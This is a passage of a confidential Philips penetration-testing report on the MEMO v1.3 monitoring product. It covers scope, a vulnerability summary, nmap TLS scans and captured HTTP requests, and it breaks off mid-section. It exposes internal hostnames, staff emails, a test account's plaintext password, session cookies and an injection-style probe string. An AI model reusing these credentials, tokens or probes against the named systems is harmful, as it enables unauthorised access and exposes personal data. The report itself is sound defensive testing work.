



# PHILIPS

## Security Testing Report

EDI\CI

MEMO v1.3

EDI\CI

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## Table of Contents

Document Version Control.....	4
Document History .....	4
Distribution List .....	4
1. Definitions & Abbreviations .....	6
2. System Details & Architecture.....	7
3. Scope .....	8
4. Out of Scope .....	9
5. Executive Summary .....	10
6. Vulnerability Summary .....	12
7. Observations.....	14
8. Detailed Vulnerability Report.....	25
8.1 WebServices: Authentication Bypass .....	25
8.2 WebServices: Information disclosure via internal API misconfiguration .....	29
8.3 WebServices: Broken Authentication via exposed internal API key .....	31
8.4 WebServices: API Supports Basic Authentication .....	33
8.5 WebServices: CORS Misconfiguration .....	36
8.6 DesktopApp: Lack of Binary Protections & Code Signing .....	39
8.7 DesktopApp: Information Disclosure .....	48
8.8 DesktopApp: Insecure HTTP Methods Allowed.....	53
8.9 DesktopApp: TLS Implementation Flaws.....	56
8.10 WebApp: Weak Password Complexity Requirements .....	60
8.11 Webapp: Improper Session Management .....	64
8.12 Desktopapp: Improper Error Handling .....	69
8.13 API & DesktopApp & Webapp: Lack of Input Validation.....	71
8.14 DesktopApp: Extraneous Services Enabled .....	75
8.15 Webservices: HTTPS Fallback Allowed .....	78
8.16 WebApp & WebServices: Weak Input validation and Data Not Validated for Semantic Correctness.....	81

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



8.17 WebServices: Verbose Error Messages .....	85
9. Tools Used .....	87
10. Automated Tool Report.....	87
11. Manual Test Reports and Test Case Execution .....	87

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## Document Version Control

<b>Name of the document :MEMO v1.3 Security Testing Report</b>		
<b>Version:</b> 1.0	<b>Intake ID:</b>	2665
<b>Document Definition:</b> This document highlights the vulnerabilities currently existing in the application under scope. It also documents possible actions to be taken to reduce/eliminate the vulnerabilities.	<b>Document ID:</b>	PRHC/C40/SVN/2944
<b>Author:</b> Sai Praneetha Bhaskaruni, Harshal Kukade, Navin Kumar Pari	<b>Effective Date:</b>	09/Aug/2023
<b>Reviewed by:</b> Karthik Lalan		

## Document History

Version	Date	Author	Section	Changes
1.0	09/Aug/2023	Sai Praneetha Bhaskaruni, Harshal V, Navin Kumar Pari	Complete	Assessment as part of Intake 2665

## Distribution List

User/Department/Stakeholder	E-Mail ID
Project Owner and PSO	Chavali, Kesavanand   kesavanand.chavali@philips.com
	Harikumaran   harikumaran.j@philips.com
	Ramamoorthi, Sagar   sagar.ramamoorthi@philips.com

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

	Lohiteswarappa, Kishore  kishore.hl@philips.com
	rohan.dcuinha  rohan.dcuinha@philips.com
	SHINDHE, PREETHIKA  preethika.shindhe@philips.com

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

## 1. Definitions & Abbreviations

Term	Explanation
SCoE	Security Center of Excellence
TLS	Transport Layer Security
SSL	Secure Socket Layer
XSS	Cross Site Scripting
CORS	Cross Origin Resource Sharing

The severity of every vulnerability has been calculated by using industry standard **Common Vulnerability Scoring System (CVSS)** used for assessing the severity of computer system vulnerabilities. CVSS provides a way to capture the principal characteristics of a vulnerability and produce a numerical score (Scores range from 0 to 10, with 10 being the most severe) reflecting its severity. The numerical score can then be translated into a qualitative representation (such as low, medium, high, and critical) to help organization properly assess and prioritize their vulnerability management processes.

The severity rating for the numerical values are mapped below:

None	0.0
Low	0.1 – 3.9
Medium	4.0 – 6.9
High	7.0 – 8.9
Critical	9.0 – 10.0

The **Severity** and **CVSS vector** of each vulnerability is calculated using the CVSS V3 **Base Score Metrics** Calculator located [here](#). Vulnerabilities identified during security assessment are classified into standardized categories. Refer following table for more information:

Categories for vulnerability classification

Web application security assessment	OWASP Top Ten – 2021
Mobile application security assessment	OWASP Top Ten – 2016
IoT/Hardware security assessment	OWASP Top Ten – 2014

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## 2. System Details & Architecture

The brief about the product architecture is explained below:

MEMO is a cloud-based Monitoring, Alerting and Analytics solution. Prometheus is at the heart of the solution, and it scrapes logs from product exporter and windows exporter components. Collected logs are uploaded to Thanos for further processing.

Testing environment: PenTest

Architecture Diagram: NA

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

### 3. Scope

The scope of this security assessment is to perform **Grey-Box** security testing to find security threats that may come from a malicious outsider or insider user of the **MEMO 1.3**. Security testing on **Web Application, Web Services and Thick Client Application** of the MEMO is performed.

The following list includes few examples of major activities performed during the assessment:

#### Web Application/ Web Services:

- Crawl through complete scope of the web application/service space and identify for any unauthenticated URL or directory.
- Check for all input injection based attacks across all the possible entry fields in Web API.
- Exploiting any known component vulnerability or service misconfiguration.
- Reviewing the transport layer security implemented.
- End-To-End Testing for Octopus WebApp.
- End-To-End Testing for 3WebServices.

#### Thick Client Application:

- End-To-End Full Application Testing

Follow "[Test case execution](#)" section for to get the detailed about test cases.

**The test scope for this release is explained in the below table:**


Start Date	End Date	Applications/Devices/IP's/URL's
15/JUN/2023	03/JUL/2023	<p><b>WebApp:</b></p> <ol style="list-style-type: none"> <li>1. Grafana URL: <a href="https://mas-edi-grafana-client-test.eu-west.monitoring.hsdp.io/login">https://mas-edi-grafana-client-test.eu-west.monitoring.hsdp.io/login</a></li> <li>2. Octopus Remote Deploy: <a href="https://philips-ei.octopus.app/app#/">https://philips-ei.octopus.app/app#/</a> <ul style="list-style-type: none"> <li>• Version: v1.3</li> <li>• Environment: Test</li> <li>• User Role: ServiceUser1</li> </ul> </li> </ol> <p><b>WebAPI/ web services:</b></p> <ol style="list-style-type: none"> <li>1. MEMO-ITaap: <a href="https://dev.apps.api.it.philips.com/test/solutionsit/memo-event-mgmt/event">https://dev.apps.api.it.philips.com/test/solutionsit/memo-event-mgmt/event</a></li> <li>2. All sticky notes API's: <a href="https://philipsinformatics-alertsink-dev.eu1.phsdp.com/api/StickyNote">https://philipsinformatics-alertsink-dev.eu1.phsdp.com/api/StickyNote</a></li> </ol>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

		<p>3. MEMO backend API Collection:  <a href="https://philipsinformatics-alertsink-test.eu1.phsdp.com/api/CRM/Case">https://philipsinformatics-alertsink-test.eu1.phsdp.com/api/CRM/Case</a></p> <ul style="list-style-type: none"> <li>• Version: v1.3</li> <li>• Environment: Test</li> <li>• Credentials Available</li> </ul>
11/JUL/2023	08/Aug/2023	<ul style="list-style-type: none"> <li>• <b>Thick Client Applications:</b> <ol style="list-style-type: none"> <li>1. Philips.MEMO.ProductExporter.msi</li> <li>2. Philips.MEMO.Prometheus.Win.msi</li> <li>3. Philips.MEMO.snmp.Win.msi</li> <li>4. Philips.MEMO.WindowsExporter.msi</li> <li>5. OctopusTentacle.latest-x64.msi</li> </ol> <ul style="list-style-type: none"> <li>○ Version: v1.3</li> <li>○ Environment: Test</li> <li>○ Credentials Available: memoconc\fse_Admin</li> </ul> </li> </ul>

## 4. Out of Scope

Below mentioned items are out of scope for the current security assessment:

- Source code review
- Stress test (DDOS)

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## 5. Executive Summary

Security Center of Excellence (ScoE) team is engaged in activities to conduct security assessment of **MEMO – 1.3** which included **Web Application, Web Services and Thick Client App Security Testing** in scope. The purpose of the engagement is to evaluate the security of the **MEMO – 1.3**

Note: Only highlights of important vulnerabilities are described below. Please refer 'Vulnerability Summary' section for complete detailed list of vulnerabilities.


During the security assessment **following factors are found with consideration for significant improvement:**

- Authentication Bypass
- Information disclosure via internal API misconfiguration
- Broken Authentication via exposed internal API key
- API Supports Basic Authentication
- CORS (Cross Origin Resource Sharing) Misconfiguration
- Lack of Binary Protection & Code Signing
- Information Disclosure
- Insecure HTTP Methods Allowed
- TLS Implementation Flaws
- Weak Password Complexity Requirements
- Improper Session Management
- Improper Error Handling
- Lack of Input Validation
- Extraneous Services Enabled
- Weak Input validation and Data Not Validated for Semantic Correctness

### VULNERABILITY SUMMARY CHART

The graph below shows a summary of the number of vulnerabilities and their severities.

**Note:** The vulnerabilities mentioned in this report are technical vulnerabilities only. The Product Security Risk Assessment would report the business risks associated with these vulnerabilities.



PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

## 6. Vulnerability Summary

The findings and vulnerabilities from the assessment are explained in the below table:

Finding No.	Vulnerability Title	Technical Risk	Impacted Area	CVE ID*	Status as of on 30Jan2023	Status as of on 08Aug2023
1	Authentication Bypass	High	API	NA	NA	Open
2	Information disclosure via internal API misconfiguration	Medium	API	NA	NA	Open
3	Broken Authentication via exposed internal API key	High	API	NA	NA	Open
4	API Supports Basic Authentication	Medium	API	NA	NA	Open
5	CORS (Cross Origin Resource Sharing) Misconfiguration	Medium	API	NA	NA	Open
6	Lack of Binary Protection & Code Signing	Medium	DesktopApp	NA	NA	Open
7	Information Disclosure	Medium	DesktopApp	NA	NA	Open
8	Insecure HTTP Methods Allowed	Medium	DesktopApp	NA	NA	Open

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

9	TLS Implementation Flaws	Medium	DesktopApp	NA	NA	Open
10	Weak Password Complexity Requirements	Medium	WebApp	NA	NA	Open
11	Improper Session Management	Medium	WebApp	NA	NA	Open
12	Improper Error Handling	Low	Desktopapp	NA	NA	Open
13	Lack of Input Validation	Low	API & DesktopApp & Webapp	NA	NA	Open
14	Extraneous Services Enabled	Low	Desktopapp	NA	NA	Open
83667	HTTPS Fallback Allowed	Low	Webservices	NA	Open	Closed
83668	Weak Input validation and Data Not Validated for Semantic Correctness	Low	WebApp & WebServices	NA	Open	Open
83669	Verbose Error Messages	Low	Webservices	NA	Open	Closed

\*CVE ID are mentioned for the vulnerabilities which has a known external CVE.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## 7. Observations

Below mentioned observations are not considered as vulnerability but informative to the business.

### Observations which shows good implementation or best practice identified

- The usage of the required HTTP methods has been defined properly at the server end. Which means if a GET request is used and if a different request is tried, then the server responds with “405” method not allowed error which is a good observation.
- The server of create case API is found to be having A grade cipher suites

```

casereservice-infmm4.eu-west.philips-healtsuite.com
d: nmap -p 443 -v --script ssl-enum-ciphers casereservice-infmm4.eu-west.philips-healtsuite.com
Profile: 

Services
Nmap Output Ports / Hosts Topology Host Details Scans
nmap -p 443 -v --script ssl-enum-ciphers casereservice-infmm4.eu-west.philips-healtsuite.com
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:01
Completed NSE at 18:01, 0.00s elapsed
Initiating Ping Scan at 18:01
Scanning casereservice-infmm4.eu-west.philips-healtsuite.com (54.194.222.197) [4 ports]
Completed Ping Scan at 18:01 (1 total hosts)
Initiating Parallel DNS resolution of 1 host at 18:01
Completed Parallel DNS resolution of 1 host at 18:01, 11.06s elapsed
Initiating SYN Stealth Scan at 18:01
Scanning casereservice-infmm4.eu-west.philips-healtsuite.com (54.194.222.197) [1 port]
Discovered open port 443/tcp on 54.194.222.197
Completed SYN Stealth Scan at 18:01, 0.17s elapsed (1 total ports)
NSE: Script scanning 54.194.222.197.
Completed NSE at 18:01
Completed NSE at 18:01, 9.84s elapsed
Nmap scan report for casereservice-infmm4.eu-west.philips-healtsuite.com (54.194.222.197)
Host is up (0.16s latency).
Other addresses for casereservice-infmm4.eu-west.philips-healtsuite.com (not scanned): 54.246.218.74 34.242.48.174 52.31.158.109
rDNS record for 54.194.222.197: ec2-54-194-222-197.eu-west-1.compute.amazonaws.com

PORT      STATE SERVICE
443/tcp    open  https
| ssl-enum-ciphers:
|_ TLSv1.2
|   Ciphers:
|     TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
|     TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - A
|     TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
|     TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - A
|     TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
|     TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
|     TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - A
| compressors:
|   NULL
|   cipher preference: server
|_ least strength: A
NSE: Script Post-scanning.
Initiating NSE at 18:01
Completed NSE at 18:01, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap

```

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

## Retest as of on 15June2023:

- TLS1.2 supported with weak CBC cipher, which is not a best practice.

```

Target: philipsinformatics-alertsink-test.eu1.phsdp.com
Command: nmap -p 443 -v --script ssl-enum-ciphers philipsinformatics-alertsink-test.eu1.phsdp.com
Nmap Output Ports / Hosts Topology Host Details Scans
nmap -p 443 -v --script ssl-enum-ciphers philipsinformatics-alertsink-test.eu1.phsdp.com
Initiating SYN Stealth Scan at 17:39
Scanning philipsinformatics-alertsink-test.eu1.phsdp.com (52.208.114.13) [1 port]
Completed open port 443/tcp on 52.208.114.13
NSE script timing: 0.28s elapsed (1 total ports)
NSE script output: 52.208.114.13
Initiating NSE at 17:39
Completed NSE at 17:39, 10.67s elapsed
Nmap scan report for philipsinformatics-alertsink-test.eu1.phsdp.com (52.208.114.13)
Host is up (0.26s latency).
Other addresses for philipsinformatics-alertsink-test.eu1.phsdp.com (not scanned): 34.247.248.132
rDNS record for 52.208.114.13: ec2-52-208-114-13.eu-west-1.compute.amazonaws.com

PORT      STATE SERVICE
443/tcp    open  https
|_ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 2048) - A
|     compressors:
|       NULL
|     cipher preference: server
|   TLSv1.1:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 2048) - A
|     compressors:
|       NULL
|     cipher preference: server
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
|       TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 2048) - A
|     compressors:
|       NULL
|     cipher preference: server
|   TLSv1.3:
|     ciphers:
|       TLS_AKE_WITH_AES_256_GCM_SHA384 (secp256r1) - A
|       TLS_AKE_WITH_CHACHA20_POLY1305_SHA256 (secp256r1) - A
|       TLS_AKE_WITH_AES_128_GCM_SHA256 (secp256r1) - A
|     cipher preference: server
|     least strength: A
NSE: Script Post-scanning.
Initiating NSE at 17:39
Completed NSE at 17:39, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
Raw packets sent: 5 (196B) | Rcvd: 2 (88B)
```

## Weak TLS cipher

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

- It is observed that the application is not accessible over HTTP. When we tried to send the request over HTTP, the application is redirecting to HTTPS.

The image contains two screenshots of the Postman application interface. Both screenshots show a POST request to the URL `http://philipsinformatics-alertsink-test.eul.phsdp.com/api/CRM/Case`. In the first screenshot (top), the 'Follow redirection' button is highlighted in red. The response shows a 301 Permanent Redirect to the HTTPS version of the URL. In the second screenshot (bottom), the URL is explicitly set to `https://philipsinformatics-alertsink-test.eul.phsdp.com`, and the response shows a 401 Unauthorized status with a basic authentication challenge.

### Retest as of on 15June2023:

- HTTP Security Headers implemented: -
  - HSTS (HTTP Strict Transport security) Strict-Transport-Security: max-age includesubdomain "preload"
  - X-Content-Type-Options: nosniff (Browser MIME type sniffing is disabled)
  - X-Frame-Options: DENY (The page cannot be displayed in a frame, regardless of the site attempting to do so)
  - X-Xss-Protection: 1

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

```

Request
POST /login HTTP/1.1
Host: mas-edt-grafana-client-test.eu-west.monitoring.hdp.io
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://mas-edt-grafana-client-test.eu-west.monitoring.hdp.io/login
Content-Type: application/json
Content-Length: 48
Origin: https://mas-edt-grafana-client-test.eu-west.monitoring.hdp.io
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{
  "user": "ServiceUser1",
  "password": "#welcome123"
}

Response
HTTP/1.1 200 OK
Date: Tue, 04 Jul 2023 06:28:15 GMT
Content-Type: application/json
Content-Length: 41
Connection: close
Set-Cookie: __Secure-Session-ID=7026d37f2a589f3d02e487dd1e5775ad; Path=/; Max-Age=2592000; SameSite=Lax
Set-Cookie: __Secure-Session-Expiry=1688452685; Path=/; Max-Age=2592000; SameSite=Lax
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=15724800; includeSubDomains
(
  "message": "Logged in",
  "redirectUrl": "/"
)

```

- Technologies found to be vulnerable.

Technologies	Current Version	Latest Available Version	Remarks	Reference
AngularJS	1.8.3	1.8.3	No vulnerabilities identified for current package	<a href="https://security.snyk.io/package/npm/angular/1.8.3">https://security.snyk.io/package/npm/angular/1.8.3</a>
Core-js	3.28.0	3.31.0	No vulnerabilities identified for current package	<a href="https://security.snyk.io/package/npm/core-js">https://security.snyk.io/package/npm/core-js</a>
jQuery	3.6.3	3.7.0	No vulnerabilities identified for current package	<a href="https://security.snyk.io/package/npm/jquery/3.6.3">https://security.snyk.io/package/npm/jquery/3.6.3</a>
Lodash	4.17.21	4.17.21	No vulnerabilities identified for current package	<a href="https://security.snyk.io/package/npm/lodash/4.17.21">https://security.snyk.io/package/npm/lodash/4.17.21</a>
DOMPurify	2.4.5	3.0.4	No vulnerabilities identified for current package	<a href="https://security.snyk.io/package/npm/dompurify">https://security.snyk.io/package/npm/dompurify</a>
moment.js	2.29.4	2.29.4	No vulnerabilities identified for current package	<a href="https://security.snyk.io/package/npm/moment/2.29.4">https://security.snyk.io/package/npm/moment/2.29.4</a>
React	NA	NA	NA	NA
Emotion	NA	NA	NA	NA
HSTS	NA	NA	NA	NA
Go	NA	NA	NA	NA

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

**Wappalyzer Technologies:**

- Analytics:** Grafana
- JavaScript frameworks:** AngularJS 1.8.3, React, Emotion
- Issue trackers:** Sentry
- Security:** HSTS
- Miscellaneous:** Module Federation, Prism, Webpack
- Programming languages:** Go
- Development:** Emotion
- JavaScript libraries:** core-js 3.28.0

**Retire.js Findings:**

Dependency	Version	Location
DOMPurify	2.4.5	Found in https://mas-edi-grafana-client-test.eu-west.monitoring.hsdp.io/public/build/7490.cf2da2a42f577bdb1843.js
jquery	3.6.3	Found in https://mas-edi-grafana-client-test.eu-west.monitoring.hsdp.io/public/build/7490.cf2da2a42f577bdb1843.js
moment.js	2.29.4	Found in https://mas-edi-grafana-client-test.eu-west.monitoring.hsdp.io/public/build/8683.9259ad853ca27103e2cc.js

Observations which show missing best practice or possible weak implementation (this may/may not be direct active threat):

- It is observed that the application uses HTTP/1.1 protocols which is not as robust as HTTP/2.0
- Create Case web API shared by the business team is accessible via open internet which is not a best practice.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

- HTTP Strict Transport Security is not properly implemented in the Grafana application

The screenshot shows a NetworkMiner capture. At the top, under 'Strict Transport Security Misconfiguration [47]', several URLs are listed as being vulnerable: /, /a'a%5c'b%22c%3e%3f%3e%25%7d%7d%25%25%3ec%3c[%3f\$%7b%7b%25%7d%7dcake%5c/ds/query, /api/annotations, and /api/dashboards/home. Below this, the 'Response' tab is selected in the 'Advisory' section. The response content is displayed in 'Pretty' format:

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Content-Type: application/json
4 Date: Tue, 17 Jan 2023 10:11:24 GMT
5 Expires: -1
6 Pragma: no-cache
7 X-Content-Type-Options: nosniff
8 X-Frame-Options: deny
9 X-Vcap-Request-Id: 15ff69c9-3cb4-41ed-508d-2e5505a8dd39
10 X-Xss-Protection: 1; mode=block
11 Content-Length: 1384
12 Connection: Close
13
14 {
    "meta": {
        "isHome": true,
        "canSave": false,
        "canEdit": false,
        "canAdmin": false,
        "canStar": false,
        "canDelete": false,
        "slug": "",
        "url": "",
        "expires": "0001-01-01T00:00:00Z",
        "created": "0001-01-01T00:00:00Z",
        "updated": "0001-01-01T00:00:00Z",
        "updatedBy": "",
        "createdBy": "",
        "version": 0,
        "hasAcl": false,
        "isFolder": false,
        "folderId": 0,
        "folderUid": ""
    }
}
```

At the bottom of the interface, there are navigation icons (back, forward, search) and a status bar indicating '0 highlights'.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

**Retest as of on 15June2023:**

- HTTP Strict Transport Security is properly implemented in the Grafana application.




```

Request
Pretty Raw Hex Actions
1 GET /api/dashboards/home HTTP/1.1
2 Host: mas-edt-grafana-client-test.eu-west.monitoring.hsdp.io
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; rv:109.0) Gecko/20100101 Firefox/114.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://mas-edt-grafana-client-test.eu-west.monitoring.hsdp.io/
8 x-grafana-org-id: 3
9 Connection: close
10 Cookie: grafana_session=1fd7ea2e2de6cad9bbcfdcc5b5274127; grafana_session_expiry=168378206
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14
15

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Mon, 03 Jul 2023 09:48:04 GMT
3 Content-Type: application/json
4 Content-Length: 1394
5 Connection: close
6 Cache-Control: no-store
7 X-Content-Type-Options: nosniff
8 X-Frame-Options: deny
9 X-Xss-Protection: 1; mode=block
10 Strict-Transport-Security: max-age=15724800; includeSubDomains
11
12 {
13   "meta": {
14     "canSave": false,
15     "canEdit": false,
16     "canAdmin": false,
17     "canStar": false
18   }
19
20
21

```

- It is observed that the case creation endpoint has set with wildcard for access control allow origin header which is a cors misconfiguration.



```

Request
